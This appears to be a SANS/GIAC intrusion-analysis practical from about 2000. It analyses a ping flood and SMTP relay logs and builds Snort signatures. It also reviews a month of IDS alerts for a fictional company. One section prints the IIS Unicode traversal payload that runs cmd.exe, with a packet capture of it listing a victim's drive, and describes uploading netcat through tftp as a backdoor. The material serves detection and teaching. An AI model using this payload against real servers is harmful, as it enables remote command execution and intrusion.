Network Countermeasures = 4 (Firewall presence and IDS detecting tool)

Severity = (4 + 3) – (5 + 4) = 2

9. Defensive recommendation:

This is an attack where it's possible to trace the remote sender, so one counter measure is the legal persecution of the attacker. It's also possible to configure the firewall for blocking the SMTP connection incoming from that IP address.
The best defense is configuring the mail server for denying the SMTP relay.

10. Multiple choice test questions:

What is the principal characteristic of the SMTP relaying Denied rules

a) The string `rcpthosts`
b) The string `5.7.1`
c) Destination port 25
d) All of the above

Response = b

Detection #4

1. Source of the trace:

- The source of the trace are one e-mail of one administrator of our campus

network, asking for help about this log

```
Nov 18 16:42:53  icmplogd: ping from [208.151.247.34]
Nov 18 16:43:13  icmplogd: ping from [64.105.14.218]
Nov 18 16:43:15  icmplogd: ping from h-213.61.6.2.host.de.colt.net [213.61.6.2]
Nov 18 16:43:31  icmplogd: ping from [212.31.251.66]
Nov 18 16:43:37  icmplogd: ping from hosting-66.76.rev.fr.colt.net [213.41.76.66]
Nov 18 16:43:44  icmplogd: ping from ATHM-209-219-xxx-34.home.net [209.219.187.34]
Nov 18 16:43:56  icmplogd: ping from [64.37.246.2]
Nov 18 16:43:57  icmplogd: ping from [209.155.224.130]
Nov 18 16:44:04  icmplogd: ping from [209.68.217.194]
Nov 18 16:44:06  icmplogd: ping from [204.71.35.136]
Nov 18 16:44:13  icmplogd: ping from [205.158.108.194]
Nov 18 16:44:13  icmplogd: ping from [64.37.246.2]
Nov 18 16:44:14  icmplogd: ping from [208.151.247.34]
Nov 18 16:44:14  icmplogd: ping from [212.31.251.66]
Nov 18 16:44:15  icmplogd: ping from [64.105.14.218]
Nov 18 16:44:15  icmplogd: ping from h-213.61.6.2.host.de.colt.net [213.61.6.2]
Nov 18 16:44:15  icmplogd: ping from [212.0.126.130]
Nov 18 16:44:16  icmplogd: ping from hosting-66.76.rev.fr.colt.net [213.41.76.66]
Nov 18 16:44:27  icmplogd: ping from magic.cybercon.com [64.37.65.194]
Nov 18 16:44:27  icmplogd: ping from [204.71.35.136]
Nov 18 16:44:27  icmplogd: ping from [209.155.224.130]
Nov 18 16:44:28  icmplogd: ping from [209.68.217.194]
Nov 18 16:44:29  icmplogd: ping from [205.158.108.194]
Nov 18 16:44:29  icmplogd: ping from [64.105.14.218]
Nov 18 16:44:29  icmplogd: ping from [64.37.246.2]
Nov 18 16:44:29  icmplogd: ping from [208.151.247.34]
Nov 18 16:44:29  icmplogd: ping from h-213.61.6.2.host.de.colt.net [213.61.6.2]
Nov 18 16:44:29  icmplogd: ping from [212.31.251.66]
Nov 18 16:44:30  icmplogd: ping from magic.cybercon.com [64.37.65.194]
Nov 18 16:44:30  icmplogd: ping from [204.71.35.136]
Nov 18 16:44:30  icmplogd: ping from [209.155.224.130]
Nov 18 16:44:30  icmplogd: ping from [209.68.217.194]
Nov 18 16:44:30  icmplogd: ping from [212.0.126.130]
Nov 18 16:44:30  icmplogd: ping from hosting-66.76.rev.fr.colt.net [213.41.76.66]
Nov 18 16:44:30  icmplogd: ping from [205.158.108.194]
```

2. Detect was generated by:

- The detection was generated by the ICMPLOGD daemon, this a program that detect ICMP ECHO request directed to the host

3. Probability the source address was spoofed:

High, because we are in presence of one flood of ICMP ECHO request coming from many different IPs in a very short time frame

4. Description of the attack:

This attack seem to be a PING flood with a spoofed IP, it's possible notice that the there is a repetition of some IPs but there isn't a regular cyclic sequence, probably the ECHO request were generated using an automated program or script.
It could also be an DDoS Distributed Denial of Service. Based on PING flood, but there was not evidence of a continuation of the attack.
With this poorness of logs isn't possible to determine the really nature of the attack.

5. Attack mechanism:

The mechanism is very simple, if it's a ping flood with spoofed IPs, there is some sort o program generating this sequence of ECHO request. If, on the other side we are in presence of some kind of DDoS tools like TFN2K the connecting machines are compromised with the TFN2K daemon. But for the duration of the attack we can conclude that this is a simple PING with spoofed IPs using a tool like hping2.

6. Correlations:

7. Evidence of active targeting:

It could be that the victim wasn't the really target because there was no other evidence of the continuation of the attack.

8. Severity:

Using the formula

(System criticality + Lethality) – (System Countermeasures + Network Countermeasures) = Severity

System criticality = 3 (The VICTIM is a ftp server in the DMZ)
Lethality = 2 (DoS in non relevant machine)
System Countermeasures = 5 (patched version of the server)
Network Countermeasures = 0

Severity = (3 + 2) – (5 + 0) = 0

9. Defensive recommendation:

Monitoring for others ping request like this one and using a better tool IDS tool for collecting more information about the attacker

10. Multiple choice test questions:

The ICMP ECHO request is characterized by:

a) Type = 8
b) Protocol type = 47

c) Port = 0
d) SYN flag activated

Response = a

Evaluation of an Attack

Microsoft UNICODE or Traversal vulnerability

Introduction

This vulnerability affects the Microsoft IIS 4.0 and 5.0 web servers. The origin of the exploit is an anonymous post to Packetstorm. Additional research was conducted by Rain Forest Puppy forum. In BUGTRAQ mailing list Russ announced the exploit and others posts gave a complete description of a successful attack.
The exploit was publicized in a Microsoft Security Bulletin (MS00-078) on October 17, 2000, but the fix was present in the Microsoft site since August because it was a patch for another vulnerability that fixes the current too.

Description

This vulnerability is originated from the form how the web server check the URL content. The content of the URL is verified before processing, and it is not possible to submit an URL which path is outer the web server's root, so a URL like this:

http://VICTIM.NET/scripts/../../winnt/system32/cmd.exe?/c+dir+c:\

Produce only an error message.

The Microsoft web server in presence of a Unicode representation of a character, first verifies the validity of the code, and then decodes the Unicode character to the ASCII format. In this case, the Unicode isn't recognized as the respective ASCII by the validating engine, so it's possible to submit an URL like this:

http://VICTIM.NET/scripts/..%c0%af../winnt/system32/cmd.exe?/c+dir+c:\

In this case the sequence **%c0%af i**s a Unicode representation of the ASCII "/" (slash). This way, it's possible to navigate out of the web server's root. In this special case the script directory has execution permissions, and there is a symbolic link to the cmd.exe program that is located in the winnt/system32 directory. Therefore it's possible to execute this program in the context of the anonymous web server user, normally the account **IUSR_MACHINE_NAME.**

If we submit this URL in our browser we have an output like the one in Figure 1. We have submitted the command **dir c:\ ,** and the output is the listing of c: partition of our web

server. It's also possible to execute others shell's commands like COPY, REN or DEL. Potentially it's possible to execute every executable file in the context of web server anonymous user that it's located in the same partition of the web server root.
Exist a step by step documentation explaining how to exploit totally the web server. This invasion consists in the execution of the program TFTP.EXE located in the winnt/system32 directory, using this command it's possible uploading in the web server a file from a remote tftp server and then execute it. One possible program it's the Trojan horse Netcat (nc.exe) or the modified version ncx99.exe, which execution without any parameter start the Trojans listening on the 99 TCP port.



Figure 1

Trace analysis

First we use the Snort as a sniffer to capture a complete transaction between the VICTIM.161.159 and the intruder using the host MY.NET.94.70. Then analyzing the trace we can look for something typical of the attack, which can help us in creating a good Snort signature for the detection of this attack.

Snort output of the attack

```
-*> Snort! <*-
Version 1.6.3
```

TCP Three way handshake between, estabilishment of the TCP connection

```
By Martin Roesch (roesch@clark.net, www.snort.org)
11/21-18:51:35.538360 MY.NET.161.159:1747 -> VICTIM.NET.94.70:80
TCP TTL:64 TOS:0x0 ID:35519  DF
**S***** Seq: 0xD37EC080   Ack: 0x0   Win: 0x7D78
TCP Options => MSS: 1460 SackOK TS: 53442614 0 NOP WS: 0

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
11/21-18:51:35.540884 VICTIM.NET.94.70:80 -> MY.NET.161.159:1747
TCP TTL:126 TOS:0x0 ID:25441  DF
**S***A* Seq: 0x13332D11   Ack: 0xD37EC081   Win: 0x4470
TCP Options => MSS: 1460 NOP WS: 0 NOP NOP TS: 0 0 NOP NOP SackOK

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
11/21-18:51:35.540982 MY.NET.161.159:1747 -> VICTIM.NET.94.70:80
TCP TTL:64 TOS:0x0 ID:35520  DF
******A* Seq: 0xD37EC081   Ack: 0x13332D12   Win: 0x7D78
TCP Options => NOP NOP TS: 53442615 0
```

URL Submission of the dir command, sub lined in red

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
11/21-18:51:35.541794 MY.NET.161.159:1747 -> VICTIM.NET.94.70:80
TCP TTL:64 TOS:0x0 ID:35521  DF
*****PA* Seq: 0xD37EC081   Ack: 0x13332D12   Win: 0x7D78
TCP Options => NOP NOP TS: 53442615 0
47 45 54 20 2F 73 63 72 69 70 74 73 2F 2E 2E 25  GET /scripts/..%
63 30 25 61 66 2E 2E 2F 77 69 6E 6E 74 2F 73 79  c0%af../winnt/sy
73 74 65 6D 33 32 2F 63 6D 64 2E 65 78 65 3F 2F  stem32/cmd.exe?/
63 2B 64 69 72 2B 43 3A 5C 20 48 54 54 50 2F 31  c+dir+C:\ HTTP/1
2E 30 0D 0A 41 63 63 65 70 74 3A 20 2A 2F 2A 0D  .0..Accept: */*.
0A 41 63 63 65 70 74 2D 4C 61 6E 67 75 61 67 65  .Accept-Language
3A 20 70 74 2D 62 72 0D 0A 41 63 63 65 70 74 2D  : pt-br..Accept-
45 6E 63 6F 64 69 6E 67 3A 20 67 7A 69 70 2C 20  Encoding: gzip,
64 65 66 6C 61 74 65 0D 0A 55 73 65 72 2D 41 67  deflate..User-Ag
65 6E 74 3A 20 4D 6F 7A 69 6C 6C 61 2F 34 2E 30  ent: Mozilla/4.0
20 28 63 6F 6D 70 61 74 69 62 6C 65 3B 20 4D 53   (compatible; MS
49 45 20 35 2E 35 3B 20 57 69 6E 64 6F 77 73 20  IE 5.5; Windows
4E 54 20 35 2E 30 29 0D 0A 56 69 61 3A 20 31 2E  NT 5.0)..Via: 1.
31 20 67 61 74 65 77 61 79 2E 6C 73 69 2E 75 73  1 xxxxxxx.yyy.zz
70 2E 62 72 3A 33 31 32 38 20 28 53 71 75 69 64  z.ww:3128 (Squid
2F 32 2E 33 2E 53 54 41 42 4C 45 31 29 0D 0A 58  /2.3.STABLE1)..X
2D 46 6F 72 77 61 72 64 65 64 2D 46 6F 72 3A 20  -Forwarded-For:
31 30 2E 30 2E 31 36 31 2E 31 39 31 0D 0A 48 6F  10.0.161.191..Ho
73 74 3A 20 63 74 72 65 63 61 2D 30 35 2E 65 63  st: wwwwwwwww.xx
61 2E 75 73 70 2E 62 72 0D 0A 43 61 63 68 65 2D  x.yyy.zz..Cache-
43 6F 6E 74 72 6F 6C 3A 20 6D 61 78 2D 61 67 65  Control: max-age
3D 32 35 39 32 30 30 0D 0A 43 6F 6E 6E 65 63 74  =259200..Connect
69 6F 6E 3A 20 6B 65 65 70 2D 61 6C 69 76 65 0D  ion: keep-alive.
0A 0D 0A                                         ...
```

HTML codified response of the web server, with the listing of the c:\ partition's content

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
11/21-18:51:35.594218 VICTIM.NET.94.70:80 -> MY.NET.161.159:1747
TCP TTL:126 TOS:0x0 ID:25442  DF
*****PA* Seq: 0x13332D12   Ack: 0xD37EC1F4   Win: 0x42FD
TCP Options => NOP NOP TS: 5478660 53442615
48 54 54 50 2F 31 2E 31 20 32 30 30 20 4F 4B 0D  HTTP/1.1 200 OK.
0A 53 65 72 76 65 72 3A 20 4D 69 63 72 6F 73 6F  .Server: Microso
66 74 2D 49 49 53 2F 35 2E 30 0D 0A 44 61 74 65  ft-IIS/5.0..Date
3A 20 54 75 65 2C 20 32 31 20 4E 6F 76 20 32 30  : Tue, 21 Nov 20
30 30 20 32 30 3A 35 32 3A 35 31 20 47 4D 54 0D  00 20:52:51 GMT.
0A 43 6F 6E 74 65 6E 74 2D 54 79 70 65 3A 20 61  .Content-Type: a
70 70 6C 69 63 61 74 69 6F 6E 2F 6F 63 74 65 74  pplication/octet
2D 73 74 72 65 61 6D 0D 0A 56 6F 6C 75 6D 65 20  -stream..Volume
69 6E 20 64 72 69 76 65 20 43 20 69 73 20 53 49  in drive C is SI
53 54 45 4D 41 0D 0A 56 6F 6C 75 6D 65 20 53 65  STEMA..Volume Se
72 69 61 6C 20 4E 75 6D 62 65 72 20 69 73 20 45  rial Number is E
34 41 34 2D 32 42 32 46 0D 0A 0D 0A              4A4-2B2F....

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
11/21-18:51:35.594307 MY.NET.161.159:1747 -> VICTIM.NET.94.70:80
TCP TTL:64 TOS:0x0 ID:35522  DF
******A* Seq: 0xD37EC1F4   Ack: 0x13332DCE   Win: 0x7CBC
TCP Options => NOP NOP TS: 53442620 5478660

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
11/21-18:51:35.597195 VICTIM.NET.94.70:80 -> MY.NET.161.159:1747
TCP TTL:126 TOS:0x0 ID:25443  DF
*****PA* Seq: 0x13332DCE   Ack: 0xD37EC1F4   Win: 0x42FD
TCP Options => NOP NOP TS: 5478660 53442620
20 44 69 72 65 63 74 6F 72 79 20 6F 66 20 43 3A   Directory of C:
5C 0D 0A 0D 0A 30 31 2F 30 38 2F 32 30 30 30 20  \....01/08/2000
20 31 39 3A 30 38 20 20 20 20 20 20 20 3C 44 49   19:08       <DI
52 3E 20 20 20 20 20 20 20 20 20 20 32 4B 73 65  R>          2Kse
72 76 65 72 43 44 0D 0A 30 31 2F 30 38 2F 32 30  rverCD..01/08/20
30 30 20 20 31 34 3A 34 35 20 20 20 20 20 20 20  00  14:45
3C 44 49 52 3E 20 20 20 20 20 20 20 20 20 20 41  <DIR>          A
53 46 52 6F 6F 74                                SFRoot

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
11/21-18:51:35.600128 MY.NET.161.159:1747 -> VICTIM.NET.94.70:80
TCP TTL:64 TOS:0x0 ID:35525  DF
******A* Seq: 0xD37EC1F4   Ack: 0x13332E44   Win: 0x7D78
TCP Options => NOP NOP TS: 53442621 5478660

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
11/21-18:51:35.604729 VICTIM.NET.94.70:80 -> MY.NET.161.159:1747
TCP TTL:126 TOS:0x0 ID:25444  DF
*****PA* Seq: 0x13332E44   Ack: 0xD37EC1F4   Win: 0x42FD
TCP Options => NOP NOP TS: 5478660 53442621
0D 0A 30 33 2F 31 31 2F 32 30 30 30 20 20 31 35  ..03/11/2000  15
3A 35 31 20 20 20 20 20 20 20 3C 44 49 52 3E 20  :51       <DIR>
20 20 20 20 20 20 20 20 20 44 69 63 69 6F 5F 43           Dicio_C
44 0D 0A 31 30 2F 30 38 2F 32 30 30 30 20 20 31  D..10/08/2000  1
36 3A 31 30 20 20 20 20 20 20 20 3C 44 49 52 3E  6:10       <DIR>
20 20 20 20 20 20 20 20 20 20 44 6F 63 75 6D 65            Docume
6E 74 73 20 61 6E 64 20 53 65 74 74 69 6E 67 73  nts and Settings
0D 0A 30 31 2F 30 38 2F 32 30 30 30 20 20 31 37  ..01/08/2000  173A 34
38 20 20 20 20 20 20 20 3C 44 49 52 3E 20  :48       <DIR>
20 20 20 20 20 20 20 20 20 49 6E 65 74 70 75 62           Inetpub
0D 0A 31 30 2F 31 31 2F 32 30 30 30 20 20 32 30  ..10/11/2000  20
3A 33 33 20 20 20 20 20 20 20 3C 44 49 52 3E 20  :33       <DIR>
20 20 20 20 20 20 20 20 20 4C 54 53 50 0D 0A 30           LTSP..0
37 2F 31 32 2F 31 39 39 39 20 20 30 32 3A 30 30  7/12/1999  02:00
20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 35                 5
36 2E 34 37 38 20 6D 64 6D 33 63 6F 6D 2E 69 6E  6.478 mdm3com.in
```

HTML codified response of the web server, with the listing of the c:\ partition's content
=+

```
11/21-18:51:35.614523 VICTIM.NET.94.70:80 -> MY.NET.161.159:1747
TCP TTL:126 TOS:0x0 ID:25446  DF
***F**A* Seq: 0x1333306D   Ack: 0xD37EC1F4   Win: 0x42FD
TCP Options => NOP NOP TS: 5478661 53442622

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+11/21-
18:51:35.614581 MY.NET.161.159:1747 -> VICTIM.NET.94.70:80
TCP TTL:64 TOS:0x0 ID:35528  DF
******A* Seq: 0xD37EC1F4   Ack: 0x1333306E   Win: 0x7C82
TCP Options => NOP NOP TS: 53442622 5478661

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
11/21-18:51:35.615945 MY.NET.161.159:1747 -> VICTIM.NET.94.70:80
TCP TTL:64 TOS:0x0 ID:35531  DF
***F**A* Seq: 0xD37EC1F4   Ack: 0x1333306E   Win: 0x7D78
TCP Options => NOP NOP TS: 53442622 5478661

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
11/21-18:51:35.620271 VICTIM.NET.94.70:80 -> MY.NET.161.159:1747
TCP TTL:126 TOS:0x0 ID:25447  DF
******A* Seq: 0x1333306E   Ack: 0xD37EC1F5   Win: 0x42FD
TCP Options => NOP NOP TS: 5478661 53442622

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

A characteristic that distinguishes this attack and permits us to create a signature is located in the submitted URL. Analyzing this string we can use some part its content, which can be usefull in the creation of the detection rule.

GET /scripts/..%c0%af../winnt/system32/cmd.exe?/c+dir+C:

One possible choice could be the sequence **/..%c0%af../**
or the sequence **/cmd.exe?**

The first one is good, but has the limitation that depending on the language of windows the installation. In this case the Unicode representation of the character / is different depending on the installed language. Therefore our rule isn't sufficiently generic for an all purpose detection, the second signature has sufficiently generic characteristic to detect the attack without loosing precision.

So the Snort rules look like this one:

alert TCP !$HOME_NET any -> $HOME_NET 80 (msg:"IIS-UNICODE Attempt";flags:PA; content:"/cmd.exe?"; nocase;)

Correlations:

Credit

Discovered by an anonymous poster to a Packetstorm forum. Additional research conducted by Rain Forest Puppy <rfp@wiretrip.net>. Publicized in a Microsoft Security Bulletin (MS00-078) on October 17, 2000.

Reference

advisory:	ASB00-26: Microsoft (MS00-078): Patch Available for "Web Server Folder Traversal" Vulnerability (Allaire)
advisory:	MS00-078: Patch Available for "Web Server Folder Traversal" Vulnerability (MS)
message:	%c1%1c NT remote execution, YES YOU CAN GET OUT OF DOCUMENT_ROOT_DRIVE! (Marco <m.v.berkum@obit.nl>)
message:	exploiting IIS unicode bug using tftp.exe and samba (Zoa_Chien <zoachien@securax.org>)
message:	IIS %c1%1c remote command execution (rain forest puppy <rfp@wiretrip.net>)
message:	IIS 4.0/5.0 UNICODE exploit (optyx <optyx@newhackcity.net>)
message:	RE: exploiting IIS unicode bug using tftp.exe and samba (Robert Graham <bugtraq@networkice.com>)
message:	Re: IIS %c1%1c remote command execution (Florian Weimer <Florian.Weimer@RUS.Uni-Stuttgart.DE>)
message:	Re: IIS %c1%1c remote command execution (Nsfocus Security Team <security@nsfocus.com>)
message:	Re: IIS Unicode (Nsfocus Security Team <security@nsfocus.com>)
message:	RE: Microsoft Security Bulletin (MS00-078) (Microsoft Security Response Center <secure@microsoft.com>)
message:	Unicode exploit - version 2 (Roelof Temmingh <roelof@sensepost.com>)
message:	[LoWNOISE] addendum %c1%1c IIS 4.0/5.0 Remote command execution (ET LoWNOISE <et@cyberspace.org>)
web page:	Frequently Asked Questions: Microsoft Security Bulletin (MS00-078) (Microsoft)

Solution

The patch released with the advisory MS00-057 (http://www.microsoft.com/technet/security/bulletin/ms00-057.asp) eliminates this vulnerability, therefore those who have already applied this patch do not have to take any further action. Otherwise, the patch is available at the following locations:

IIS 4.0
http://www.microsoft.com/ntserver/nts/downloads/critical/q269862/default.asp

IIS 5.0
http://www.microsoft.com/windows2000/downloads/critical/q269862/default.asp

Analyze This – Attack to MY.NET

Scenario:

Our organization has been asked to provide a bid to provide security services for GIAC Enterprises, a dot.com startup that sells electronic fortune cookie sayings. We has been provided with data a Snort system with a fairly standard rulebase for a month. From time to time, the power has failed, or the disk was full so you do not have data for all days**.** Our task is to analyze the data, be especially alert for signs of compromised systems or network problems and produce an analysis report

Source of the trace:

We are supplied with an incomplete Snort collection of logs, without continuity during a period of a month, the logs are composed by:

- Snort alert reports Starting Aug 12 and Sep 15
- Snort scan reports: Starting Aug 18 and Sep 15
- Snort ALARMS

Alert Date	File	Scan Date	File
Aug 17	SnortS3.txt	Aug 17	SnortS3.txt
Aug 18	SnortS2.txt	Aug 18	SnortS2.txt
Aug 19	SnortS6.txt	Aug 19	SnortS6.txt
Aug 29	SnortS7.txt	Aug 29	SnortS7.txt
Sep 3	SnortS9.txt	Sep 3	SnortS9.txt
Sep 5	SnortS16.txt	Sep 4	SnortS10.txt
Sep 6	SnortS11.txt	Sep 5	SnortS16.txt
Sep 7	SnortS12.txt	Sep 6	SnortS11.txt
Sep 8	SnortS13.txt	Sep 7	SnortS12.txt
Sep 8	SnortA11.txt	Sep 8	SnortS13.txt
Sep 9	SnortS14.txt	Sep 9	SnortS14.txt
Sep 10	SnortS15.txt	Sep 10	SnortS15.txt
Sep 11	SnortS17.txt	Sep 11	SnortS17.txt
Sep 12	SnortS18.txt	Sep 12	SnortS18.txt
Sep 14	SnortS19.txt	Sep 14	SnortS19.txt
Sep 15	SnortS20.txt	Sep 15	SnortS20.txt
Sep 15	SnortS21.txt	Sep 15	SnortS21.txt

Date	File
Aug 28	SOOS.txt
Aug 29	SOOS2.txt
Aug 31	SOOS3.txt
Sep 1	SOOS12.txt
Sep 2	SOOS4.txt
Sep 3	SOOS5.txt
Sep 4	SOOS17.txt
Sep 5	SOOS6.txt
Sep 6	SOOS7.txt
Sep 7	SOOS8.txt
Sep 8	SOOS9.txt
Sep 8	SOOS10.txt
Sep 9	SOOS11.txt
Sep 10	SOOS18.txt
Sep 11	SOOS19.txt
Sep 12	SOOS20.txt
Sep 13	SOOS21.txt
Sep 14	SOOS22.txt

Snort Snarf output of the alert files

40225 alerts found among the files:

- snort.alert

Earliest alert at **00:33:44**.374672 *on 08/11*
Latest alert at **23:21:39**.338983 *on 09/14*

Signature (click for definition)	# Alerts	# Sources	# Destinations	Detail link
Possible wu-ftpd exploit - GIAC000623	2	1	1	Summary
Happy 99 Virus	2	1	1	Summary
site exec - Possible wu-ftpd exploit - GIAC000623	6	1	1	Summary
TCP SMTP Source Port traffic	8	1	1	Summary
Tiny Fragments - Possible Hostile Activity	12	1	1	Summary
External RPC call	40	1	1	Summary
Queso fingerprint	54	1	1	Summary
Probable NMAP fingerprint attempt	64	1	1	Summary
SUNRPC highport access!	64	1	1	Summary
NMAP TCP ping!	138	1	1	Summary
Null scan!	181	1	1	Summary
SMB Name Wildcard	338	1	1	Summary
SNMP public access	922	1	1	Summary
Attempted Sun RPC high port access	1990	1	1	Summary
Watchlist 000220 IL-ISDNNET-990517	5276	1	1	Summary
SYN-FIN scan!	5457	1	1	Summary
WinGate 1080 Attempt	6193	1	1	Summary
Watchlist 000222 NET-NCFC	19478	1	1	Summary

- **Possible wu-ftpd exploit - GIAC000623** and **site exec - Possible wu-ftpd exploit - GIAC000623** vulnerabilities

Destinations	# Alerts (sig)	# Alerts (total)	# Srcs (sig)	# Srcs (total))
192.168.202.190	2	2	1	1
192.168.202.202	2	3	1	1
192.168.150.24	1	2	1	1
192.168.99.104	1	1	1	1

    - 2 and 4 hosts involved respectively, but it doesn't seems to be a successful attack

- **Happy 99 Virus**

HOSTS	# Alerts (sig)	# Alerts (total)	# Srcs (sig)	# Srcs (total))
192.168.6.35	1	12	1	3
192.168.179.80	1	1	1	

  - Two hosts received one SMTP connection each other, containing a Happy 99 virus.
  - These hosts seem to be mail servers that could redistribute the virus all over the network. It's necessary to analyze the logs of the e-mail server looking for the mailboxes that has received the virus

- **TCP SMTP Source Port traffic**

Destinations	# Alerts (sig)	# Alerts (total)	# Srcs (sig)	# Srcs (total))
192.168.97.181	5	6	1	2
192.168.253.53	3	11	1	4

  - Two hosts involved in a strange TCP connection between low source and destination ports, it could represent a possible Trojans communication

- **Tiny Fragments - Possible Hostile Activity**
  - This seems to be normal network fragmentation

- **SNMP public access**
    - MY.NET.101.192 has the SNMP public access but the access is only from the host of MY.NET. Probably the Snort rule isn't well configured, because this host probably is an SNMP console

- **SMB Name Wildcard**
    - The port 137 TCP/UDP is open in the firewall this a high vulnerability. There is not way to remain open this port to the Internet.

- **Attempted Sun RPC high port access** and **SUNRPC highport access**
    - The outside and inside access to SUN RPC ports must be blocked in the Firewall. This let the network open to numerous exploitation of RPC vulnerability and there are no necessity to leave open these port to Internet.

- **External RPC call**
    - Also this RPC port (111 UDP/TCP) must be closed in the firewall, the

logs is showing a great external access to this port.

- **Queso fingerprint - SYN-FIN scan! - NMAP TCP ping! - Null scan! - WinGate 1080 Attempt**
    - All these logs represent host and port scanning of the network, and looking at the responsiveness of the network hosts there isn't any kind of protection like a firewall or a screening router.

Analysis Process

- In the site http://www.sans.org/NS2000/snort/index.htm I retrieved 56 files
- For the analysis process where used the UNIX **cat** and **grep** commands for concatenate and purifying the logs, the syntax was:
    - cat SnortA* > snort.alert
    - cat SnortS* > scan
    - cat SOOS* > SOOS
- Where used the Snort Snarf tool to generate a organized output, before doing that it was necessary to change de MY.NET network address with a more common 192.168, because the tool doesn't want to work with a alphanumerical IP address